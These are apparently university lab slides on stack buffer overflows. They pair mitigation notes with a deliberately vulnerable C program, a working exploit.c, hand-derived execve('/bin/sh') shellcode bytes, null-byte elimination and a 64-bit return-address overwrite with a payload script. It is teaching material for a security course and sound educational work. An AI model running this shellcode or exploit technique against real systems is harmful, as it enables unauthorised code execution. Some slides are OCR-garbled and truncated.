  - StackGuard e ProPolice per Gcc
  - Microsoft Visual Studio abilita i Canary mediante l'opzione /GS per il compiler

Contromisure: Sistema operativo

- **NX** (No eXecute) Bit: il sistema operativo può segnalare che una porzione di memoria (pagina) è «non eseguibile» cosicché quando il registro prossima istruzione punta ad un indirizzo nella pagina, si ha un errore
  - L'area che contiene buffer dati deve essere non eseguibile
  - Richiede supporto HW: Intel usa il nome **XD** bit (eXecute Disable); AMD usa la dizione **Enhanced Virus Protection**
  - Deve essere supportata dal SO: Linux, da kernel 2.6.8, e Windows, da XP SP2, la supportano
- Address space layout randomization (**ASLR**)
  - La posizione di alcuni elementi chiave della memoria è randomizzata (es. indirizzo dello stack e dell'heap)
  - In Linux **ASLR** introdotto con kernel 2.6.12, migliorato con le patch **PaX** (PIE – Position Independent Executables) e ExecShield
  - Windows Vista e Windows Server 2008 hanno ASLR abilitato di default, ma solo per alcuni elementi specificamente compilati per essere ASLR enabled

FITNESS

FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

LAB 1

- *Demostrating a simple BOF*
- *Understanding Shellcoding*
- *This is meant to understand single elements, later we will have more practical examples*

THE EXECUTION TESTBED

- The exploitation of a BOF vulnerability is highly depended on both the architecture and the OS where the vulnerable application is running
  - The code in these transparences may not properly run as it is
- The code has been tested on an Intel Centrino 32bit (1 word = 4 bytes) architecture running Slackware 11 OS with a 2.4.31 kernel version

THE VULNERABLE.C PROGRAM

vulnerable.c [modified] - KEdit

File Edit Go Tools Settings Help

```
 *vulnerable.c v1.1                                        *
 *Creation date: 22/08/2009                                *
 *Last Modified: 22/08/2009                                *
 *Author: Luigi Coppolino                                  *
 *********************************************************/

#include <stdio.h>
#include <string.h>


void vul_function(char *s){
        char b[80];
        printf("Buffer Address: %p\n\n", b);
        strcpy(b,s);
}

int main(int argc, char **argv){
        if (! argv[1] ) {
                printf("Usage: vulnerable <input string>");
                exit(1);
        }
        vul_function(argv[1]);
}
```

INS | Line: 10 Col: 1

SAMPLE EXECUTION

```
luigi@slackware:~/bof$ vulnerable A
Buffer Address: 0xbffff730

luigi@slackware:~/bof$ vulnerable AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Buffer Address: 0xbffff620

Segmentation fault
luigi@slackware:~/bof$
```

WHAT EXACTLEY HAPPENS:
GCC –S VULNERABLE.C ; CAT –N VULNERABLE.S

Push on the stack the pointer to the s string and call the vulnerable function

```
                call   exit
        .L3:
                subl   $12, %esp
                movl   12(%ebp), %eax
                addl   $4, %eax
                pushl  (%eax)
                call   vul_function
                addl   $16, %esp
                leave
                ret
                .size main, .-main
```

WHAT EXACTLEY HAPPENS: GCC –S VULNERABLE.C ; CAT –N VULNERABLE

The IP is automatically saved (by hw) on the stack then the invoked function

i) save the FP (ebp) on the stack;
ii) updates the FP with the SP (esp) value;
iii) reserve space for the local variables

Note:
ESP is increased of 88 bytes as the compiler align the stack 16 bytes. The array is 80 bytes , 4 bytes is the pointer in argument To align to 16 bytes the compiler adds 4+8 additional bytes

```
        .type vul_function, @function
vul_function:
        pushl %ebp
        movl  %esp, %ebp
        subl  $88, %esp
        subl  $8, %esp
        leal  -88(%ebp), %eax
        pushl %eax
        pushl $.LC0
        call  printf
        addl  $16, %esp
        subl  $8, %esp
```

PREPARING THE "MALICIOUS INPUT"

- 80 bytes to fill the buffer, 8 bytes for allignement purpose, 4 byte to store the FP = 92 =>The saved IP starts at 92
- The buffer can be used to store the malicious code
  - The shellcode (45 byte) operates by executing the ls command (more on that later)
    char shellcode[] =
  - "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  - "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  - "\x80\xe8\xdc\xff\xff\xff/bin/ls";
- So the input string will be:

SHELLCODE	AAAA .. .. AAAAA	SHELLC. ADDR.
0 – 44	45 – 91	92 – 95

THE EXPLOITING PROGRAM: EXPLOIT.C

```
*******************************************************/

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

int main(int argc, char **argv){
        char x[100];
        char shellcode[] =
                "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
                "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                "\x80\xe8\xdc\xff\xff\xff/bin/ls";
        unsigned int addr;
        if (! argv[1]) {
                printf("usage: expoit <buffer address>\n");
                exit(1);
        } else {
                addr = strtoul (argv[1], NULL, 16);
                memset (x, 'A', 91);
                memcpy (x, shellcode, 45);
                memcpy (x+92, &addr, sizeof(addr));
                x[99] = '\0';
                execl("./vulnerable", "vulnerable", x, NULL);
                perror("end of execution");
                exit(1);
        }
}
```

EXPLOIT EXECUTION

```
bash-3.00$ ./exploit 0xabcdefgh
Buffer Address: 0xbffff630

Segmentation fault
bash-3.00$ ./exploit 0xbffff630
Buffer Address: 0xbffff630

a.out    exploit.c   vulnerable    vulnerable.ns
exploit  exploit.c~  vulnerable.c  vulnerable.s
bash-3.00$ █
```

Understanding Shellcodes

SHELLCODE BEHAVIOR

- The expected behavior for our shellcode is:
  1. Open a command shell;
  2. Exit the exploited program.
- The shellcode needs to be encoded in hex format so to be immediately pointed by the IP and executed
- To obtain the hex code of the shell we will:
  1. Write the equivalent program in C
  2. Assemble the program
  3. Rearrange the assembled code so to better fit our requirements
  4. Compile the assebly and get the final encoded shellcode

1) OPEN THE COMMAND SHELL

Prepare the sample program shell1.c that opens a command shell and get the assembly :

> gcc –o shell1 –ggdb –static shell1.c

> gdb shell1

```
int main(){

        char* comm[2];
        comm[0] = "/bin/sh";
        comm[1] = 0x0;
        execve(comm[0], comm, 0x0);
}
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048214 <main+0>:    push   %ebp
0x08048215 <main+1>:    mov    %esp,%ebp
0x08048217 <main+3>:    sub    $0x8,%esp
0x0804821a <main+6>:    and    $0xfffffff0,%esp
0x0804821d <main+9>:    mov    $0x0,%eax
0x08048222 <main+14>:   sub    %eax,%esp
0x08048224 <main+16>:   movl   $0x8097b88,0xfffffff8(%ebp)
0x0804822b <main+23>:   movl   $0x0,0xfffffffc(%ebp)
0x08048232 <main+30>:   sub    $0x4,%esp
0x08048235 <main+33>:   push   $0x0
0x08048237 <main+35>:   lea    0xfffffff8(%ebp),%eax
0x0804823a <main+38>:   push   %eax
0x0804823b <main+39>:   pushl  0xfffffff8(%ebp)
0x0804823e <main+42>:   call   0x804dc10 <execve>
0x08048243 <main+47>:   add    $0x10,%esp
0x08048246 <main+50>:   leave
0x08048247 <main+51>:   ret
End of assembler dump.
(gdb)
```

Reserve 8 bytes for the “comm” array (each element is a 4 bytes address)

Prepare comm[0] with the address of the string and comm[1] with the ‘0’ value

Prepare the stack with input parameter for execve (from the last to the first):

1) The value 0x0
2) The address of the address of the string (address of comm[])
3) The address of the string

1) OPEN THE COMMAND SHELL

```
int main(){

        char* comm[2];
        comm[0] = "/bin/sh";

}
```

Let's have a look to the execve function

```
(gdb) disassemble execve
Dump of assembler code for function execve:
0x0804dc10 <execve+0>:  push   %ebp
0x0804dc11 <execve+1>:  mov    $0x0,%edx
0x0804dc16 <execve+6>:  mov    %esp,%ebp
0x0804dc18 <execve+8>:  push   %ebx
0x0804dc19 <execve+9>:  test   %edx,%edx
0x0804dc1b <execve+11>: mov    0x8(%ebp),%ebx
0x0804dc1e <execve+14>: je     0x804dc25 <execve+21>
0x0804dc20 <execve+16>: call   0x0
0x0804dc25 <execve+21>: mov    0xc(%ebp),%ecx
0x0804dc28 <execve+24>: mov    0x10(%ebp),%edx
0x0804dc2b <execve+27>: mov    $0xb,%eax
0x0804dc30 <execve+32>: int    $0x80
0x0804dc32 <execve+34>: cmp    $0xfffff000,%eax
0x0804dc37 <execve+39>: mov    %eax,%ebx
0x0804dc39 <execve+41>: ja     0x804dc40 <execve+48>
0x0804dc3b <execve+43>: mov    %ebx,%eax
0x0804dc3d <execve+45>: pop    %ebx
0x0804dc3e <execve+46>: pop    %ebp
0x0804dc3f <execve+47>: ret
0x0804dc40 <execve+48>: neg    %ebx
0x0804dc42 <execve+50>: call   0x8048990 <__errno_location>
0x0804dc47 <execve+55>: mov    %ebx,(%eax)
0x0804dc49 <execve+57>: mov    $0xffffffff,%ebx
0x0804dc4e <execve+62>: jmp    0x804dc3b <execve+43>
End of assembler dump.
(gdb)
```

First input parameter of the function (String address) into ebx

Second parameter (buffer address) into ecx

Third parameter (pointer to 0x0) into edx

Finally eax is prepared with the hex code of the function to be executed (execve = 11 = 0xb) and an interrupt is generated (int 0x80)

2) Exit the exploited program

```
int main(){
        exit(0);
}
```

```
Dump of assembler code for function _exit:
0x0804dbdc <_exit+0>:    mov    0x4(%esp),%ebx
0x0804dbe0 <_exit+4>:    mov    $0xfc,%eax
0x0804dbe5 <_exit+9>:    int    $0x80
0x0804dbe7 <_exit+11>:   mov    $0x1,%eax
0x0804dbec <_exit+16>:   int    $0x80
0x0804dbee <_exit+18>:   hlt
0x0804dbef <_exit+19>:   nop
End of assembler dump.
(gdb)
```

Input parameter (the code returned by the exit function)

eax prepared for the exit() call
Finally the syscall is invoked

PUTTING ALL TOGHETER

- So the shellcode should:
  1. Prepare the stack for the execv call by
     - Pushing the address of the command (/bin/sh) string
     - Pushing the address of the address of the string
     - Pushing 0x0
  2. Load parameter for the execve into the registers
     - The address of the command (/bin/sh) string into ebx
     - The address of the address of the string into ecx
     - The address of 0x0 value into edx
  3. Execute the execve syscall
     - Put 11 = 0xb into eax and invoke the syscall "int 80"
  4. Exit from the program
     - Put 0x1 into eax; put 0x0 into ebx; execute "int 80"

THE PSEUDO-ASSEMBLY FOR THE SHELLCODE


```
movl    ind_str, ind_ind_str
movb    $0x0, ind_ NULL_Byte
movl    $0x0, ind_NULL_String
movl    $0xb, %eax
movl    ind_str, %ebx
leal    ind_str, %ecx
Leal    NULL_String, %edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh
```

Here the issue is knowing the ind_str address at runtime.

A way to solve the problem is keeping the string into the code segment and properly using the jmp and the call instructions

RETRIEVING THE COMMAND STRING ADDRESS


- Both call and jmp instructions make a jump to a specified place in the code, but the call operation also puts a return address onto the stack.



- Instead of using a label we can directly count the offset to che call instruction and back to the pop one (as we control displacements into the buffer)

Offset resolution


```
        jmp     f1                                   # 2 bytes
f2:     popl    %esi                                 # 1 bytes
        movl    %esi, Str_addr-offset(%esi)          # 3 bytes
        movb    $0x0,NULL_byte-offset(%esi)          # 4 bytes
        movl    $0x0, NULL_String-offset(%esi)       # 7 bytes
        movl    $0xb,%eax                            # 5 bytes
        movl    %esi,%ebx                            # 2 bytes
        leal    Str_addr-offset,(%esi),%ecx          # 3 bytes
        leal    NULL_String-offset(%esi),%edx        # 3 bytes
        int     $0x80                                # 2 bytes
        movl    $0x1, %eax                           # 5 bytes
        movl    $0x0, %ebx                           # 5 bytes
        int     $0x80                                # 2 bytes
f1:     call    f2                                   # 5 bytes
.string "/bin/sh"                                    # 8 bytes
```



Shellcode: stack image

The offset from the esi regist. are respectively, 8,7,c

GETTING THE ENCODED SHELLCODE

```
int main(){
__asm__(
        "jmp f1\n\t" //0x2a\n\t"
        "f2: popl %esi\n\t"
        "movl %esi,0x8(%esi)\n\t"
        "movb $0x0,0x7(%esi)\n\t"
        "movl $0x0,0xc(%esi)\n\t"
        "movl $0xb,%eax \n\t"
        "movl %esi,%ebx \n\t"
        "leal 0x8(%esi),%ecx \n\t"
        "leal 0xc(%esi),%edx \n\t"
        "int $0x80 \n\t"
        "movl $0x1, %eax \n\t"
        "movl $0x0, %ebx \n\t"
        "int $0x80 \n\t"
        "f1: call f2\n\t" //-0x2f \n\t"
        ".string \"/bin/sh:\" \n\t"
);
}
```

```
bash-3.00$ gcc -o shellcode1 -g -ggdb shellcode1.c
bash-3.00$ gdb shellcode1
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public Li
welcome to change it and/or distribute copies of it under
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty"
This GDB was configured as "i486-slackware-linux"...Using host

(gdb) disassemble main
Dump of assembler code for function main:
0x08048354 <main+0>:    push   %ebp
0x08048355 <main+1>:    mov    %esp,%ebp
0x08048357 <main+3>:    sub    $0x8,%esp
0x0804835a <main+6>:    and    $0xfffffff0,%esp
0x0804835d <main+9>:    mov    $0x0,%eax
0x08048362 <main+14>:   sub    %eax,%esp
0x08048364 <main+16>:   jmp    0x8048390 <f1>
0x08048366 <f2+0>:      pop    %esi
0x08048367 <f2+1>:      mov    %esi,0x8(%esi)
```

jmp f1

```
0x0804839c <f1+12>:     cmp    (%eax),%al
0x0804839e <f1+14>:     leave
0x0804839f <f1+15>:     ret
End of assembler dump.
(gdb) x/bx main+16
0x8048364 <main+16>:    0xeb
(gdb) x/bx main+17
0x8048365 <main+17>:    0x2a
(gdb) x/bx f2+0
0x8048366 <f2>: 0x5e
(gdb)
```

pop %esi

- The resulting Encoded Shellcode is:

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3“
```

- This cannot work inside a real exploitd due to the numerous NULL bytes (\x00). Functions like strcpy(), sprintf(), strcat(), use the NULL symbol to indicate the end of a string => shellcode is truncated to the first occurring NULL byte.

- The original shellcode must be modified to avoid all the nullbytes

THE FINAL SHELLCODE

Transformation to be applied to avoid NULL bytes

```
movb   $0x0,0x7(%esi)  }        { xorl   %eax,%eax
molv   $0x0,0xc(%esi)  }   =>   { movb   %eax,0x7(%esi)
                                { movl   %eax,0xc(%esi)

movl   $0xb,%eax           =>     movb   $0xb,%al

movl   $0x1, %eax  }            { xorl   %ebx,%ebx
movl   $0x0, %ebx  }       =>   { movl   %ebx,%eax
                                { inc    %eax
```

```
jmp         f1
f2: popl    %esi
movl        %esi, 0x8(%esi)
xorl        %eax,%eax
movb        %eax,0x7(%esi)
movl        %eax,0xc(%esi)
movb        $0xb,%eax
movl        %esi,%ebx
leal        0x8(%esi),%ecx
leal        0xc(%esi),%edx
int                 $0x80

xorl        %ebx,%ebx
movl        %ebx,%eax
inc                 %eax

int                 $0x80

f1: call    f2
```

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd“
"\x80\xe8\xdc\xff\xff\xff/bin/ls";
```

RETRIEVING THE SHELLCODE ADDRESS


- Our vulnerable program printed out the buffer address, usually this is not the case
- How to retrieve the buffer address?

The strcpy funct. takes two params, the first one is the address of the buffer. Params are pushed on the stack from the last to the first one. The buff addr. is pushed through the eax register. The ret instr. causes the system crash: at the time the eax register is still unchanged

```
(gdb) set args AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
(gdb) disassemble vul_function
Dump of assembler code for function vul_function:
0x080483f4 <vul_function+0>:    push   %ebp
0x080483f5 <vul_function+1>:    mov    %esp,%ebp
0x080483f7 <vul_function+3>:    sub    $0x58,%esp
0x080483fa <vul_function+6>:    sub    $0x8,%esp
0x080483fd <vul_function+9>:    lea    0xffffffa8(%ebp),%eax
0x08048400 <vul_function+12>:   push   %eax
0x08048401 <vul_function+13>:   push   $0x80485a0
0x08048406 <vul_function+18>:   call   0x80482f8 <_init+56>
0x0804840b <vul_function+23>:   add    $0x10,%esp
0x0804840e <vul_function+26>:   sub    $0x8,%esp
0x08048411 <vul_function+29>:   pushl  0x8(%ebp)
0x08048414 <vul_function+32>:   lea    0xffffffa8(%ebp),%eax
0x08048417 <vul_function+35>:   push   %eax
0x08048418 <vul_function+36>:   call   0x8048318 <_init+88>
0x0804841d <vul_function+41>:   add    $0x10,%esp
0x08048420 <vul_function+44>:   leave
0x08048421 <vul_function+45>:   ret
End of assembler dump.
(gdb) run
Starting program: /home/luigi/bof/vulnerable AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Buffer Address: 0xbffff530


Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eax
eax            0xbffff530       -1073744592
(gdb)
```

NOP SLED

- Another approach is guessing the address of the buffer (given, as an example, the value of the esp when the function is invoked)
- Even if we get the address from gdb, gdb modifies memory layout => the address is not reliable
- To increase the probability of guessing the right address, the buffer is filled with a number of NOP (0x90) instructions so that jumping to any of the NOP bytes results in the execution of the shellcode




Lab 2

Exploiting on a 64 bit architecture using gdb and peda

CANONICAL ADDRESSES

- x64 bit architecture doesn't actually use 64 bit of address
- It only uses 48bit and sign extention
- Valid addresses ranges:
  - from 0 through 00007FFF'FFFFFFFF,
  - and from FFFF8000'00000000 through FFFFFFFF'FFFFFFFF,
- Such valid addresse are said to be "**canonical**"



A SIMPLE VULNERABLE PROGRAM: BOFME.C

```
#include <stdio.h>

void play(){
    char buf[64];
    gets(buf);
}

int main(int argc, char* argv[]){
    play();
    return 0;
}
```

```
$ gcc -fno-stack-protector -no-pie -z execstack -o bofme ./bofme.c
$ echo 0 > sudo tee /proc/sys/kernel/randomize_va_spac
```

THE BINARY: GDB ./BOFME

Disassemble main

<+0>: push rbp

<+1>: mov rbp,rsp

<+4>: sub rsp,0x10

<+8>: mov DWORD PTR [rbp -0x4],edi

<+11>: mov QWORD PTR [rbp-0x10],rsi

<+15>: mov eax,0x0

<+20>: call 0x63a <play>

<+25>: mov eax,0x0

<+30>: leave

<+31>: ret

Disassemble play

<+0>: push rbp

<+1>: mov rbp,rsp

<+4>: sub rsp,0x40

<+8>: lea rax,[rbp-0x40]

<+12>: mov rdi,rax

<+15>: mov eax,0x0

<+20>: call 0x510 <gets@plt>

<+25>: nop

<+26>: leave

<+27>: ret

VERIFYING THE VULNERABILITY

- Let’s prepare a string of 100 ‘A’

```
$ python3 -c "print('A'*100)" > in.txt
```

- Now let’s run the program and when we are asked for input click the middle button of the mouse (paste from clipboard)

```
$ gdb bofme
gdb-peda$ r < in.txt
...
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000555555554655 in play ()
```

- We get a an error …what happed?

BEYOND THE SCENE

- We injected ‘A’ (0x41) 100 times within the stack…
- let’s set a break in the `play` function just after the call to the `get` method check the stack…its full of 0x41

```
[-----------------------------------stack---------
0000| 0x7fffffffdf60 ('A' <repeats 100 times>)
0008| 0x7fffffffdf68 ('A' <repeats 92 times>)
0016| 0x7fffffffdf70 ('A' <repeats 84 times>)
0024| 0x7fffffffdf78 ('A' <repeats 76 times>)
0032| 0x7fffffffdf80 ('A' <repeats 68 times>)
0040| 0x7fffffffdf88 ('A' <repeats 60 times>)
0048| 0x7fffffffdf90 ('A' <repeats 52 times>)
0056| 0x7fffffffdf98 ('A' <repeats 44 times>)
[-------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x0000555555554653 in play ()
gdb-peda$
```

- What happened is that the when the play function finishes the return address for current frame has been compromised and it is 0x4141414141414141 …which is not in canonical form, thus the return from the function will generate a SIGSEGV error

GUESSING THE RETADDR OFFSET

- Ho many ‘A’ are needed to reach the RETADDR on the stack?
- Let’s use a De Bruijn sequence to overload the stack …

```
gdb-peda$ pattern_create 100 in.txt
Writing pattern of 100 chars to filename "in.txt"
```

- Now let’s restart with the new input…and when we get the error we can check the top of the stack (RSP was pointing to the RETADDR when error happened)

```
gdb-peda$ x/gx $rsp
0x7fffffffdfa8:      0x4134414165414149
```

- Let’s invert the De Bruijn pattern…

```
gdb-peda$ pattern_offset 0x4134414165414149
4698452060381725001 found at offset: 72
```

Finally we hevethe RIP offset

LET'S CONTROL THE RETURN ADDRESS

- To be able to control the return address we need to inject a canonical address @offset 72
- We can prepare a python script to generate the appropriate input string

```
#!/usr/bin/env python
from struct import *

buf = ""
buf += "A"*72                          # offset to RIP
buf += pack("<Q", 0x424242424242)# overwrite RIP with 0x0000424242424242
buf += "C"*20                          # up to 100 bytes

f = open("in.txt", "w")
f.write(buf)
```

- We generate the new input file…

```
$ ./payload.py
```

LET'S CONTROL THE RETURN ADDRESS

- To be able to control the return address we need to inject a canonical address @offset 72
- We c

#!/
fro

buf
buf
buf

buf

f =
f.w

- We

```
gdb-peda$ r < in.txt
Starting program: /mnt/hgfs/SSI/BOF/bofme < in.txt
…
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
…
[----------------------------------code----------------------------------]
Invalid $PC address: 0x424242424242
[----------------------------------stack---------------------------------]
…

Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
```

PREPARING THE SHELLCODE

- Now that we control the RETADDR we need to inject a payload and jump to it…
- We need the address of the buffer…
  - The buffer is given as input to the get function, lets' check the input parameter value and we have the address…

```
gdb-peda$ info r $rdi
rdi            0x7fffffffdf60     0x7fffffffdf60
```

- Thus we can finalize our script by using a shellcode, let's retrieve it:


```
gdb-peda$ shellcode search 64 sh
Connecting to shell-storm.org...
Found 60 shellcodes
ScId      Title
[866]     FreeBSD/x86-64 - execve - 28 bytes
…
